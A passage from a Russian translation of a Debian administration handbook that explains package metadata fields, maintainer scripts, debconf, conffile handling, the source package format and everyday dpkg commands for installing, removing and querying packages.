Виртуальные пакеты имеют некоторые ограничения, самым значительным из которых является отсутствие номера версии. Вернемся к предыдущему примеру: зависимость, такая как `Depends: libdigest-md5-perl (>= 1.6)`, несмотря на наличие Perl 5.10, никогда не будет считаться удовлетворённой системой управления пакетами — в то время как на самом деле она скорее всего удовлетворена. Не зная этого, пакетная система выбирает наименее опасный путь, предполагая, что версии не соответствуют.

Это ограничение было снято в dpkg версии 1.17.11 и более не актуально для Jessie. Пакеты могут назначать версию предоставляемым ими виртуальным пакетам при помощи зависимости, например: `Provides: libdigest-md5-perl (= 1.8)`.

5.2.1.5. Замена файлов: поле `Replaces`

Поле `Replaces` указывает, что пакет содержит файлы, которые также присутствуют в другом пакете, но при этом пакет имеет право заменить их. Без этого поля **dpkg** завершится с ошибкой, сообщив, что не может перезаписать файлы другого пакета (на самом деле можно заставить его сделать это с помощью опции `--force-overwrite`). Это позволяет выявить потенциальные проблемы и вынуждает сопровождающего изучить вопрос прежде чем добавлять такое поле.

Это поле используется при изменении имени пакета, или когда один пакет включается в состав другого. Это также происходит в случае, если сопровождающий решает распределить файлы по-другому между двоичными пакетами, полученными из одного и того же исходного: заменённый файл больше не принадлежит старому пакету, а только новому.

Если все файлы в установленном пакете были заменены, принимается решение об удалении пакета. Наконец, это поле также указывает **dpkg** удалить заменённый пакет в случае конфликта.

УГЛУБЛЯЕМСЯ **Поле `Tag`**

В приведенном выше примере apt можно заметить еще не рассмотренное нами поле `Tag`. Это поле не описывает какую-либо связь между пакетами. Это просто способ отнести пакет к той или иной тематической категории. Такая классификация пакетов по нескольким критериям (тип интерфейса, язык программирования, область применения и т. д.) существует уже давно. Несмотря на это, не все пакеты имеют точные теги, и она интегрирована еще не во все инструменты Debian; **aptitude** отображает эти теги и позволяет использовать их в качестве критериев поиска. Тем, кому не импонируют критерии поиска **aptitude**, следующий веб-сайт позволяет использовать навигацию по базе

тегов:

→ http://debtags.alioth.debian.org/

5.2.2. Сценарии настройки

Кроме файла `control` архив `control.tar.gz` в каждом пакете Debian может содержать несколько сценариев, вызываемых **dpkg** на разных этапах обработки пакета. В Политике Debian подробно описаны все возможные случаи, в которых вызываются сценарии, и какие аргументы они при этом получают. Эти последовательности могут быть довольно сложными, поскольку если один из сценариев завершается с ошибкой, **dpkg** будет пытаться вернуться к нормальному состоянию (насколько это возможно) путём отмены текущей установки или удаления.

***УГЛУБЛЯЕМСЯ* База данных dpkg**

Все сценарии настройки для установленных пакетов храняться в каталоге `/var/lib/dpkg/info/` в виде файла, префикс имени которого совпадает с именем пакета. В этом каталоге также содержатся файлы с расширением `.list` для каждого пакета, содержащие список файлов, принадлежащих каждому пакету.

Файл `/var/lib/dpkg/status` содержит последовательности блоков данных (в формате небезызветстных почтовых заголовков, RFC 2822) с описанием статуса каждого пакета. Информация из файла `control` установленного пакета также дублируется сюда.

Если вкратце, сценарий `preinst` вызывается перед установкой пакета, а `postinst` после неё. Аналогично, `prerm` запускается перед удалением пакета, а `postrm` — после. Обновление пакета эквивалентно удалению предыдущей версии и установке более новой. Все возможные ситуации описать здесь не получится, но мы рассмотрим две, встречающиеся чаще всего: установку/обновление и удаление.

***ВНИМАНИЕ* Сиволические имена сценариев**

В последовательностях, описанных в этом разделе, сценарии вызываются по особым именам, таким как **old-prerm** или **new-postinst**. Это, соответственно, сценарий **prerm**, содержавшийся в старой версии пакета (установленной до обновления), и сценарий **postinst**, содержащийся в новой версии (установленной при обновлении).

***СОВЕТ* Диаграммы состояний**

Манож Сривастава нарисовал диаграммы, иллюстрирующие вызов конфигурационных сценариев **dpkg**. Похожие диаграммы также были разработаны проектом Debian Women; они несколько проще для понимания, но менее полные.

→ https://people.debian.org/~srivasta/MaintainerScripts.html

→ http://wiki.debian.org/MaintainerScripts

5.2.2.1. Установка и обновление

Вот что происходит во время установки пакета (или его обновления):

1. Для обновления **dpkg** запускает **old-prerm upgrade** ***новая-версия***.
2. Также для обновления **dpkg** запускает **new-preinst upgrade** ***старая-версия***; при установке запускается **new-preinst install**. Последним параметром может быть добавлена старая версия, если пакет уже устанавливался раньше, но был удалён (но не вычищен, то есть конфигурационные файлы сохранились).
3. После этого распаковываются файлы нового пакета. Если файл уже существует, он заменяется, но создаётся временная резервная копия.
4. При обновлении **dpkg** вызывает **old-postrm upgrade** ***новая-версия***.
5. **dpkg** обновляет все внутренние данные (список файлов, сценарии настройки и т. п.) и удаляет резервные копии заменённых файлов. Теперь обратного пути нет: **dpkg** более недоступны все элементы, необходимые для отката к предыдущему состоянию.
6. **dpkg** обновит все конфигурационные файлы, выводя запрос пользователю, если это невозможно сделать автоматически. Подробности этой процедуры рассмотрены в Раздел 5.2.3, «Контрольные суммы, список конфигурационных файлов».
7. Наконец, **dpkg** настраивает пакет, запуская **new-postinst configure** ***последняя-настроенная-версия***.

5.2.2.2. Удаление пакета

Вот что происходит во время удаления пакета:

1. **dpkg** запускает **prerm remove**.
2. **dpkg** удаляет все файлы пакета за исключением конфигурационных файлов и сценариев настройки.
3. **dpkg** запускает **postrm remove**. Все сценарии настройки, за исключением `postrm`, удаляются. Если пользователь не использует опцию «purge», процесс удаления заканчивается на этом шаге.
4. Для полного удаления пакета (в случае использования команды **dpkg --purge** или **dpkg -P**) также удаляются конфигурационные файлы и их копии (`*.dpkg-tmp`, `*.dpkg-old`, `*.dpkg-new`) и временные файлы; после этого **dpkg** запускает **postrm purge**.

> ***СЛОВАРЬ*** **Purge, полное удаление**
>
> При удалении пакета Debian конфигурационные файлы сохраняются в целях облегчения возможной повторной установки. Кроме того, сохраняется данные, созданные демонами (например содержимое каталога сервера LDAP или содержимое базы данных SQL-сервера).
>
> Для полного удаления всех данных, относящихся к пакету, необходимо «вычистить» (*purge*) пакет с помощью команды **dpkg -P** ***пакет***, **apt-get remove --purge** ***пакет*** или **aptitude purge** ***пакет***.
>
> Учитывая необратимую природу такого удаления, не следует относиться к нему легкомысленно.

Четыре сценария, описанные выше, дополняются сценарием `config`, предоставляемым пакетами, которые используют **debconf** для запроса у пользователя информации для

настройки. Этот сценарий определяет вопросы, которые будут заданы **debconf** во время установки. Ответы заносятся в базу данных **debconf** для дальнейшего использования. Эти сценарии обычно выполняются **apt** до установки пакетов, последовательно, чтобы сгруппировать вопросы и задать их пользовтелю в начале процесса. Пред- и послеустановочные сценарии могут впоследствии использовать эту информацию, чтобы действовать в соответствии с пожеланиями пользователей.

***ИНСТРУМЕНТ* debconf**

debconf создали для решения постоянно повторявшейся в Debian проблемы. Все пакеты Debian, которые не могли работать без минимума настроечной информации, задавали вопросы, вызывая команды **echo** и **read** в послеустановочных сценариях оболочки (и других похожих сценариях). Но это означало, что во время большой установки или обновления пользователь должен был оставаться у компьютера, чтобы отвечать на различные вопросы, которые могли появляться время от времени. Необходимость в таких ручных вмешательствах теперь почти полностью отпала благодаря инструменту **debconf**.

У **debconf** множество интересных возможностей: взаимодействие с пользователем задаётся разработчиком; возможна локализация всех строк, отображаемых пользователю (все переводы хранятся в файле `templates`, описывающем взаимодействия); у него есть несколько фронт-эндов (для текстового, графического и неинтерактивного режимов); а также возможно создание центральной базы данных ответов для распространения одной конфигурации по нескольким компьютерам... но наиболее важным является то, что теперь возможно задать все вопросы пользователю подряд, до начала длительного процесса установки или обновления. Пользователь может отойти по своим делам, пока система санимается собственно установкой, а не глядеть неотрывно на экран в ожидании вопросов.

5.2.3. Контрольные суммы, список конфигурационных файлов

В дополнение к сценариям сопровождающего и контрольным данным, уже рассмотренным в предыдущих разделах, архив `control.tar.gz` пакета Debian может содержать другие интересные файлы. Первый, `md5sums`, содержит контрольные суммы MD5 для всех файлов пакета. Благодаря ему можно с помощью команды **dpkg --verify** (которая будет изучаться в Раздел 14.3.3.1, «Auditing Packages with **dpkg --verify**») проверить, изменялись ли эти файлы с момента установки. Обратите внимание, что при отсутствии этого файла **dpkg** создаст его динамически во время установки (и сохранит его в базе данных dpkg, как и другие контрольные файлы).

В `conffiles` содержится список файлов, которые должны быть обработаны как конфигурационные файлы. Конфигурационные файлы могут быть изменены администратором, и **dpkg** постарается сохранить эти изменения во время обновления пакета.

Действительно, в этой ситуации **dpkg** ведёт себя настолько интеллектуально, насколько это возможно: если стандартный конфигурационный файл не изменился между двумя версиями, она ничего не делает. Если, однако, файл был изменен, она будет пытаться обновить его. Возможны два варианта развития событий: если администратор не трогал конфигурационный файл, **dpkg** автоматически установит новую версию; если же файл

был изменен, **dpkg** спросит администратора, какую версию он хочет использовать (старую с изменениями или новую из пакета). Для помощи в принятии решения **dpkg** показывает «**diff**», то есть различия между двумя версиями. Если пользователь предпочтёт оставить старую версию, новая будет храниться в том же месте, в файле с суффиксом `.dpkg-dist`. Если же пользователь выбирает новую версию, старая сохраняется в файле с суффиксом `.dpkg-old`. Другой вариант заключается в том, чтобы немедленно прервать **dpkg** и отредактировать файл, попытавшись внести нужные изменения (ранее обнаруженные с помощью **diff**).

***УГЛУБЛЯЕМСЯ* Как избежать вопросов по поводу конфигурационных файлов**

Хотя **dpkg** сама заботится об обновлении конфигурационных файлов, она всё же регулярно прерывает свою работу, запрашивая ввод у администратора. Это весьма малоприятно для тех, кто хочет, чтобы обновление выполнялось неинтерактивно. Поэтому у программы имеются опции, позволяющие системе выбирать ответы автоматически, руководствуясь одной и той же логикой: **--force-confold** оставляет старую версию файла; **--force-confnew** использует более новую версию файла (этот выбор применяется, даже если файл не изменялся администратором, что крайне редко является желаемым эффектом). Добавление опции **--force-confdef** указывает **dpkg**, что решения должны по возможности приниматься автоматически (в тех случаях, когда конфигурационный файл не менялся), а **--force-confnew** или **--force-confold** надо применять в остальных случаях.

Эти опции применимы для **dpkg**, но администратор чаще имеет дело с программами **aptitude** или **apt-get**. Поэтому важно знать синтаксис, используемый для передаче опций команде **dpkg** (интерфейсы командной строки **aptitude** и **apt-get** очень похожи).

```
# apt -o DPkg::options::="--force-confdef" -o DPkg::options::="--force-confold" full-upgrade
```

Эти опции можно записать непосредственно в конфигурации **apt**. Для этого нужно добавить следующую строку в файл `/etc/apt/apt.conf.d/local`:

```
DPkg::options { "--force-confdef"; "--force-confold"; }
```

Включение этой опции в конфигурационный файл означает, что она будет распространяться и на графический интерфейс, в частности **aptitude**.

***УГЛУБЛЯЕМСЯ* Как заставить dpkg всегда задавать вопросы по поводу конфигурационных файлов**

Опция **--force-confask** вынуждает **dpkg** отображать вопросы о конфигурационных файлах даже в тех случаях, когда в этом обычно нет необходимости. Таким образом, при переустановке пакета с этой опцией **dpkg** будет задавать вопросы снова и снова для всех конфигурационных файлов, измененных администратором. Это очень удобно, особенно для переустановки оригинального конфигурационного файла, если он был удалён, и никакой другой экземпляр не доступен: обычная переустановка тут не сработает, так как **dpkg** считает удаление формой нормального изменения, и поэтому не устанавливает желанный конфигурационный файл.

5.3. Структура исходного пакета

5.3.1. Формат

Пакет с исходным кодом, как правило, состоит из трех файлов: `.dsc`, `.orig.tar.gz` и `debian.tar.gz` (или `.diff.gz`). С их помощью можно создавать двоичные пакеты (файлы `.deb`, описанные выше) из файлов исходного кода программы на том или ином языке программирования.

Файл `.dsc` (Debian Source Control) представлят собой текстовый файл с заголовком в формате RFC 2822 (точно так же, как файл `control`, рассмотренный в Раздел 5.2.1, «Описание: файл `control`»), где описывается исходный пакет и указываются другие файлы, входящие в него. Он подписан сопровождающим, что гарантирует его подлинность. См. Раздел 6.5, «Checking Package Authenticity» для получения дополнительной информации по этому вопросу.

Пример 5.1. Файл `.dsc`

```
-----BEGIN PGP SIGNED MESSAGE-----
Hash: SHA256

Format: 3.0 (quilt)
Source: zim
Binary: zim
Architecture: all
Version: 0.62-3
Maintainer: Emfox Zhou <emfox@debian.org>
Uploaders: Raphaël Hertzog <hertzog@debian.org>
Homepage: http://zim-wiki.org
Standards-Version: 3.9.6
Vcs-Browser: http://anonscm.debian.org/gitweb/?p=collab-maint/zim.git
Vcs-Git: git://anonscm.debian.org/collab-maint/zim.git
Build-Depends: debhelper (>= 9), xdg-utils, python (>= 2.6.6-3~), libgtk2.0-(
Package-List:
 zim deb x11 optional arch=all
Checksums-Sha1:
 ad8de170826682323c10195b65b9f1243fd75637 1772246 zim_0.62.orig.tar.gz
 a4f70d6f7fb404022c9cc4870a4e62ea3ca08388 14768 zim_0.62-3.debian.tar.xz
Checksums-Sha256:
 19d62aebd2c1a92d84d80720c6c1dcdb779c39a2120468fed01b7f252511bdc2 1772246 zir
 fc2e827e83897d5e33f152f124802c46c3c01c5158b75a8275a27833f1f6f1de 14768 zim_(
Files:
 43419efba07f7086168442e3d698287a 1772246 zim_0.62.orig.tar.gz
 725a69663a6c2961f07673ae541298e4 14768 zim_0.62-3.debian.tar.xz

-----BEGIN PGP SIGNATURE-----
Version: GnuPG v2
Comment: Signed by Raphael Hertzog
```

```
iQEcBAEBCAAGBQJUR2jqAAoJEAOIHavrwpq5WFcH/RsdzCHc1oXXxHitU23hEqMj
T6ok29M1UFDJDowMXW75jQ1nT4WPUtvEGygkCHeoO/PvjEvB0sjU8GQlX+N9ddSB
aHfqfAYmVhADNGxrXQT5inZXUa8qGeeq2Sqf6YcWtsnuD56lDbvxkyf/XYopoIEl
oltfl05z/AI+vYsW482YrCz0fxNAKAvkyuPhDebYI8jnKWeAANoqmKpsNc/HYyvT
+ZiA5o57OiGdOKT6XGy3/FiF3dkHiRY8lXW7xdr1BbIgulwl9UmiUNwuxwOYbQO7
edtjiTJqOaFUA0x1zB/XGv5tHr1MjP8naT+kfVoVHTOox51CDbeu5D3DZY4imcY=
=Wtoa
-----END PGP SIGNATURE-----
```

Обратите внимание, что исходный пакет тоже имеет зависимости (`Build-Depends`), кардинально отличающиеся от зависимостей для двоичных пакетов, поскольку они включают в себя инструменты, необходимые для компиляции программного обеспечения и сборки двоичного пакета.

***ВНИМАНИЕ* Разные пространства имён**

Важно отметить, что имена исходного пакета и создаваемого из него двоичного пакета не обязательно должны совпадать. Это нетрудно понять, если вы знаете, что из каждого исходного пакета может быть создано несколько двоичных пакетов. Вот почему в файле `.dsc` есть поля `Source` и `Binary`, где явно указываются имя исходного пакета и список создаваемых из него двоичных пакетов.

***КУЛЬТУРА* Зачем разделять на несколько пакетов**

Довольно часто из исходного пакета (того или иного программного обеспечения) может создаваться несколько двоичных пакетов. Смысл разделения заключается в возможности использовать части программного обеспечения в различных контекстах. В случае динамической библиотеки целью установки может быть обеспечение работы того или иного приложения (например libc6) или разработка новой программы (тогда понадобится libc6-dev). Та же логика используется и для клиент-серверных приложений, для которых может возникнуть желание установить серверную часть на одной машине, а клиентскую на нескольких других (типичным примером являются openssh-server и openssh-client).

Довольно часто документация предоставляется в отдельном пакете: пользователь может установить её независимо от программного обеспечения, и может в любое время удалить её для экономии места на диске. Кроме того, это также помогает сэкономить дисковое пространство на зеркалах Debian, так как пакет с документацией будет общим для всех архитектур (вместо того, чтобы дублировать документацию в пакетах для каждой архитектуры).

***ПЕРСПЕКТИВА* Различные форматы исходных пакетов**

Первоначально был только один формат исходных пакетов. Это формат `1.0`, который связывает архив `.orig.tar.gz` с «дебианизирующей» заплатой `.diff.gz` (есть также вариант, включающий единственный архив `.tar.gz`, который используется автоматически, если `.orig.tar.gz` отсутствует).

Начиная с Debian Squeeze разработчики Debian имеют возможность использовать новые форматы, в которых исправленны многие проблемы старого формата. Формат `3.0 (quilt)` позволяет объединить несколько архивов в одном исходном пакете: в дополнение к обычному `.orig.tar.gz` могут быть включены дополнительные архивы `.orig-`*`имя-компонента`*`.tar.gz`. Это полезно в случаях, когда программное обеспечение распределено на несколько компонентов, но для них хочется иметь один исходный пакет. Эти архивы можно сжимать при помощи **bzip2** или **xz**, а не только **gzip**, что позволяет экономить дисковое пространство и сетевой трафик. Наконец, вместо монолитного `.diff.gz` используется архив `.debian.tar.gz`, содержащий инструкции для сборки и набор заплат, предоставляемых сопровождающим пакета. Последние записаны в формате, совместимом с **quilt** — инструментом, облегчающим работу с серией заплат.

Файл `.orig.tar.gz` — это архив, содержащий исходный код в том виде, в каком он предоставляется оригинальным разработчиком. Сопровождающим пакетов Debian не

рекомендовано изменять этот архив, чтобы иметь возможность легко проверить подлинность и целостность файла (путём простого сравнения контрольной суммы), а также в угоду пожеланиям некоторых авторов.

Архив `.debian.tar.gz` содержит все изменения, произведённые сопровождающим пакета, в частности добавление каталога `debian`, содержащего инструкции для выполнения сборки пакета Debian.

***ИНСТРУМЕНТ* Распаковка пакетов с исходным кодом**

При наличии исходного пакета его можно распаковать с помощью **dpkg-source** (из пакета *dpkg-dev*):

```
$ dpkg-source -x package_0.7-1.dsc
```

Также можно использовать **apt-get** для загрузки пакета с исходными кодами и его последующей распаковки. Для этого необходимо, чтобы файл `/etc/apt/sources.list` содержал соответствующие строки *deb-src* с адресами репозиториев (подробнее см. в Раздел 6.1, «Filling in the `sources.list` File»). Они используются для указания «источников» пакетов, содержащих исходные коды (подразумеваются серверы, на которых размещена группа исходных пакетов).

```
$ apt-get source пакет
```

5.3.2. Использование в Debian

Пакеты с исходными кодами являются основой всего в системе Debian. При помощи них собраны все остальные пакеты Debian, и любое изменение в двоичных пакетах — следствие изменений, внесенных в исходный пакет. Сопровождающие Debian работают только с исходными пакетами, однако знают, какими окажутся последствия их действий для двоичных пакетов. Так что плоды их трудов находятся в исходных пакетах: к ним можно легко вернуться, и они есть начало всего.

При появлении новой версии пакета (исходного пакета и одного или нескольких двоичных пакетов) на сервере Debian наиболее важным является исходный пакет. Ведь именно он будет использоваться сетью машин с разными архитектурами для компиляции под различные архитектуры, поддерживаемые Debian. Тот факт, что разработчик заодно посылает один или несколько двоичных пакетов для той или иной архитектуры (как правило, это i386 или amd64) не имеет столь большого значения, поскольку они и так могли бы быть сгенерированы автоматически.

5.4. Работа с пакетами при помощи dpkg

dpkg представляет собой основную программу в системе для работы с пакетами Debian. При наличии пакетов `.deb` именно **dpkg** позволяет их установить или проанализировать их содержимое. Однако эта программа имеет только частичное представление о мире Debian: она знает, что установлено в системе, а также всё, что передано ей в командной строке, но она ничего не знает о других доступных пакетах. Поэтому она завершится с ошибкой, если обнаружит неудовлетворённую зависимость. Такие инструменты как **apt**, напротив, автоматически создадут список зависимостей, чтобы установить всё по возможности автоматически.

> ***ЗАМЕТКА*** **dpkg или apt?**
>
> **dpkg** стоит рассматривать как низкоуровневый инструмент (движок), а **apt** — как инструмент, более близкий к пользователю, обходящий ограничения первого. Эти инструменты работают совместно, каждый со своей спецификой, заточенный под определённый круг задач.

5.4.1. Установка пакетов

dpkg — это, прежде всего, инструмент для установки уже доступных пакетов Debian (поскольку он ничего не загружает). Чтобы установить пакет, используется опция `-i` или `--install`.

Пример 5.2. Установка пакета при помощи dpkg

```
# dpkg -i man-db_2.6.2-1_amd64.deb
(Чтение базы данных … на данный момент установлено 96357 файлов и каталогов.)
Подготовка к замене пакета man-db 2.6.1-3 (используется файл man-db_2.6.2-1_a
Распаковывается замена для пакета man-db …
Настраивается пакет man-db (2.6.2-1) …
Building database of manual pages ...
```

Мы можем видеть каждый этап, выполняемый **dpkg**, поэтому мы знаем, в каком месте могла произойти какая-либо ошибка. Установку также можно выполнить в два этапа: сперва распаковка, затем конфигурация. Благодаря этому **apt-get** делает меньше обращений к **dpkg** (каждый такой запрос является дорогостоящей операцией из-за необходимости загрузки в память базы данных, включая весь список уже установленных файлов).

Пример 5.3. Раздельная распаковка и настройка

```
# dpkg --unpack man-db_2.6.2-1_amd64.deb
(Чтение базы данных … на данный момент установлено 96357 файлов и каталогов.)
Подготовка к замене пакета man-db 2.6.2-1 (используется файл man-db_2.6.2-1_a
```

```
Распаковывается замена для пакета man-db …
#  dpkg --configure man-db
Настраивается пакет man-db (2.6.2-1) …
Building database of manual pages ...
```

Иногда **dpkg** по той или иной причине не может установить пакет и возвращает ошибку; если пользователь даёт указание проигнорировать эту ошибку, будет выдано лишь предупреждение; для этого существуют различные опции `--force-*`. Команда **dpkg --force-help**, или документация этой команды, выдаст полный список таких опций. Самой частой ошибкой, с которой вам придётся рано или поздно столкнуться, является конфликт файлов. Когда пакет содержит файл, который уже установлен другим пакетом, **dpkg** откажется устанавливать его, и мы получим такое сообщение:

```
Распаковывается пакет libgdm (из файла .../libgdm_3.8.3-2_amd64.deb) …
dpkg: ошибка при обработке параметра /var/cache/apt/archives/libgdm_3.8.3-2_a
 попытка перезаписать «/usr/bin/gdmflexiserver», который уже имеется в пакете
```

В этом случае, если вы считаете, что замена этого файла не представляет существенной опасности для стабильности вашей системы (зачастую это именно так), вы можете использовать опцию `--force-overwrite`, которая сообщит **dpkg** о необходимости проигнорировать эту ошибку и перезаписать файл.

Хотя есть много опций `--force-*`, только `--force-overwrite` рекомендуется для регулярного использования. Остальные предназначены только для исключительных случаев, и лучше не трогать их, пока это возможно, чтобы соблюдать правила, заложенные при создании пакета. Не забывайте, что эти правила являются гарантией целостности и стабильности системы.

ВНИМАНИЕ **Эффективное использование `--force-*`**

Если вы не будете осторожны, использование опции `--force-*` может привести к тому, что команды APT перестанут работать. Некоторые из этих опций позволяют установить пакет с неудовлетворёнными зависимостями или при наличии конфликта. В результате согласованность системы с точки зрения зависимостей нарушается, и команды APT откажутся выполнять какие-либо действия кроме тех, которые вернут систему в согласованное состояние (это обычно сводится к установке отсутствующей зависимости или удалению проблемного пакета). Вот пример сообщения, сигнализирующего о такой ошибке, которое получено после установки новой версии rdesktop с игнорированием зависимости от более новой версии libc6:

```
# apt full-upgrade
[...]
Возможно, для исправления этих ошибок вы захотите воспользоваться «apt-get -f install».
Пакеты, имеющие неудовлетворённые зависимости:
  rdesktop: Зависит от: libc6 (>= 2.5) но 2.3.6.ds1-13etch7 уже установлен
E: Неудовлетворённые зависимости. Попытайтесь использовать -f.
```

Бесстрашные администраторы, уверенные в правильности своего анализа ситуации, могут проигнорировать предупреждение о проблеме зависимостями или конфликте, используя соответствующую опцию `--force-*`. В этом случае, если необходимо продолжать использовать **apt** или **aptitude**, нужно отредактировать `/var/lib/dpkg/status` и удалить/изменить зависимость или конфликт.

Редакрирование данного файла — это грязный хак, и не стоит прибегать к нему, кроме как в самых крайних случаях. Зачастую лучшим решением является пересборка пакета, вызывающего проблему (см. Раздел 15.1, «Пересборка пакета из его исходного кода») или использование его новой версии (вероятно исправленной) из такого репозитория как `stable-backports` (см. Раздел 6.1.2.4, «Stable Backports»).

5.4.2. Удаление пакета

Запуск **dpkg** с опцией `-r` или `--remove`, за которой следует имя пакета, приведет к удалению этого пакета. Это удаление, однако, не полное: все конфигурационные файлы, сценарии сопровождающего, файлы журналов (системные журналы) и другие пользовательские данные, используемые этим пакетом, останутся. Таким путём легко избавиться от программы, деинсталлировав её, но при этом сохраняется возможность установить её ещё раз с той же конфигурацией. Для полного удаления всего, связанного с пакетом, используется опция `-P` или `--purge`, сопровождающаяся именем пакета.

Пример 5.4. Полное удаление пакета *debian-cd*

```
# dpkg -r debian-cd
(Чтение базы данных … на данный момент установлено 97747 файлов и каталогов.)
Удаляется пакет debian-cd (3.1.17)  …
# dpkg -P debian-cd
(Чтение базы данных … на данный момент установлен 97401 файл и каталог.)
Удаляется пакет debian-cd (3.1.17) …
Вычищаются файлы настройки пакета debian-cd (3.1.17) …
```

5.4.3. Запросы к базе данных dpkg и анализ файлов `.deb`

К ОСНОВАМ **Синтаксис опций команд**

Для большинста опций существуют «длинные» (одно или несколько слов, перед которыми ставится двойной дефис) и «короткие» варианты (одна буква, часто первая буква «длинного» варианта, после одного дефиса). Это соглашение так распространено, что уже является стандартом POSIX.

Прежде чем завершить этот раздел, рассмотрим опции **dpkg** для запросов к внутренней базе данных для получения различной информации. При этом сперва будут указываться длинные, а затем соответствующие короткие опции (которые, разумеется, принимают те же самые аргументы). Так, `--listfiles` *`пакет`* (или `-L`) выводит список файлов, установленых пакетом; `--search` *`файл`* (или `-S`) ищет пакет, к которому относится этот файл; `--status` *`пакет`* (or `-s`) выводит информацию о том или ином установленном пакете; `--list` (или `-l`) показывает список пакетов, известных системе, и их статус; `--contents` *`file.deb`* (или `-c`) показывает список файлов в этом пакете; `--info` *`file.deb`* (или `-I`) показывает информацию о пакете Debian.

Пример 5.5. Получение информации с помощью dpkg

```
$ dpkg -L base-passwd
/.
/usr
/usr/sbin
/usr/sbin/update-passwd
/usr/share
/usr/share/man
/usr/share/man/ru
```

```
/usr/share/man/ru/man8
/usr/share/man/ru/man8/update-passwd.8.gz
/usr/share/man/pl
/usr/share/man/pl/man8
/usr/share/man/pl/man8/update-passwd.8.gz
/usr/share/man/man8
/usr/share/man/man8/update-passwd.8.gz
/usr/share/man/fr
/usr/share/man/fr/man8
/usr/share/man/fr/man8/update-passwd.8.gz
/usr/share/doc-base
/usr/share/doc-base/users-and-groups
/usr/share/base-passwd
/usr/share/base-passwd/passwd.master
/usr/share/base-passwd/group.master
/usr/share/lintian
/usr/share/lintian/overrides
/usr/share/lintian/overrides/base-passwd
/usr/share/doc
/usr/share/doc/base-passwd
/usr/share/doc/base-passwd/copyright
/usr/share/doc/base-passwd/users-and-groups.html
/usr/share/doc/base-passwd/changelog.gz
/usr/share/doc/base-passwd/users-and-groups.txt.gz
/usr/share/doc/base-passwd/README
$ dpkg -S /bin/date
coreutils: /bin/date
$ dpkg -s coreutils
Package: coreutils
Essential: yes
Status: install ok installed
Priority: required
Section: utils
Installed-Size: 13822
Maintainer: Michael Stone <mstone@debian.org>
Architecture: amd64
Multi-Arch: foreign
Version: 8.13-3.5
Replaces: mktemp, timeout
Depends: dpkg (>= 1.15.4) | install-info
Pre-Depends: libacl1 (>= 2.2.51-8), libattr1 (>= 1:2.4.46-8), libc6 (>= 2.7),
Conflicts: timeout
Description: GNU core utilities
 This package contains the basic file, shell and text manipulation
 utilities which are expected to exist on every operating system.
 .
 Specifically, this package includes:
 arch base64 basename cat chcon chgrp chmod chown chroot cksum comm cp
 csplit cut date dd df dir dircolors dirname du echo env expand expr
 factor false flock fmt fold groups head hostid id install join link ln
 logname ls md5sum mkdir mkfifo mknod mktemp mv nice nl nohup nproc od
 paste pathchk pinky pr printenv printf ptx pwd readlink rm rmdir runcon
 sha*sum seq shred sleep sort split stat stty sum sync tac tail tee test
 timeout touch tr true truncate tsort tty uname unexpand uniq unlink
 users vdir wc who whoami yes
```

```
Homepage: http://gnu.org/software/coreutils
$ dpkg -l 'b*'
Желаемый=неизвестно[u]/установить[i]/удалить[r]/вычистить[p]/зафиксировать[h]
| Состояние=не[n]/установлен[i]/настроен[c]/распакован[U]/частично настроен[I
             частично установлен[H]/trig-aWait/Trig-pend
|/ Ошибка?=(нет)/требуется переустановка[R] (верхний регистр
в полях состояния и ошибки указывает на ненормальную ситуацию)
||/ Имя           Версия         Архитектура    Описание
+++-=============-==============-==============-============================
un  backupninja   <нет>                         (описание недоступно)
un  base          <нет>                         (описание недоступно)
un  base-config   <нет>                         (описание недоступно)
ii  base-files    7.1            amd64          Debian base system miscellane
ii  base-passwd   3.5.26         amd64          Debian base system master pas
[...]
$ dpkg -c /var/cache/apt/archives/gnupg_1.4.12-7_amd64.deb
drwxr-xr-x root/root         0 2013-01-02 19:28 ./
drwxr-xr-x root/root         0 2013-01-02 19:28 ./usr/
drwxr-xr-x root/root         0 2013-01-02 19:28 ./usr/share/
drwxr-xr-x root/root         0 2013-01-02 19:28 ./usr/share/doc/
drwxr-xr-x root/root         0 2013-01-02 19:28 ./usr/share/doc/gnupg/
-rw-r--r-- root/root      3258 2012-01-20 10:51 ./usr/share/doc/gnupg/TODO
-rw-r--r-- root/root       308 2011-12-02 18:34 ./usr/share/doc/gnupg/FAQ
-rw-r--r-- root/root      3543 2012-02-20 18:41 ./usr/share/doc/gnupg/Upgrad
-rw-r--r-- root/root       690 2012-02-20 18:41 ./usr/share/doc/gnupg/README
-rw-r--r-- root/root      1418 2012-02-20 18:41 ./usr/share/doc/gnupg/TODO.De
[...]
$ dpkg -I /var/cache/apt/archives/gnupg_1.4.12-7_amd64.deb
 новый пакет debian, версия 2.0.
 размер 1952176 байт(а): управляющий архив длиной 3312 байт(а).
    1449 байт(а),    30 строк      control
    4521 байт(а),    65 строк      md5sums
     479 байт(а),    13 строк   *  postinst             #!/bin/sh
     473 байт(а),    13 строк   *  preinst              #!/bin/sh
 Package: gnupg
 Version: 1.4.12-7
 Architecture: amd64
 Maintainer: Debian GnuPG-Maintainers <pkg-gnupg-maint@lists.alioth.debian.o
 Installed-Size: 4627
 Depends: libbz2-1.0, libc6 (>= 2.4), libreadline6 (>= 6.0), libusb-0.1-4 (>
 Recommends: libldap-2.4-2 (>= 2.4.7), gnupg-curl
 Suggests: gnupg-doc, xloadimage | imagemagick | eog, libpcsclite1
 Section: utils
 Priority: important
 Multi-Arch: foreign
 Homepage: http://www.gnupg.org
 Description: GNU privacy guard - a free PGP replacement
  GnuPG is GNU's tool for secure communication and data storage.
  It can be used to encrypt data and to create digital signatures.
  It includes an advanced key management facility and is compliant
  with the proposed OpenPGP Internet standard as described in RFC 4880.
[...]
```

***УГЛУБЛЯЕМСЯ* Сравнение версий**

Так как **dpkg** является программой для работы с пакетами Debian, она, помимо всего прочего, содержит эталонную реализацию логики сравнения номеров версий. Поэтому у неё есть опция `--compare-versions`, используемая внешними программами (главным образом — сценариями настройки, запускаемыми самой **dpkg**). Для этой опции требуются три параметра: номер версии, оператор сравнения и второй номер версии. Допустимые операторы сравнения — `lt` (строго меньше), `le` (меньше или равна), `eq` (равна), `ne` (не равна), `ge` (больше или равна), и `gt` (строго больше). Если сравнение верно, **dpkg** возвращает 0 (успех), если нет, то ненулевое значение (признак ошибки).

```
$ dpkg --compare-versions 1.2-3 gt 1.1-4
$ echo $?
0
$ dpkg --compare-versions 1.2-3 lt 1.1-4
$ echo $?
1
$ dpkg --compare-versions 2.6.0pre3-1 lt 2.6.0-1
$ echo $?
1
```

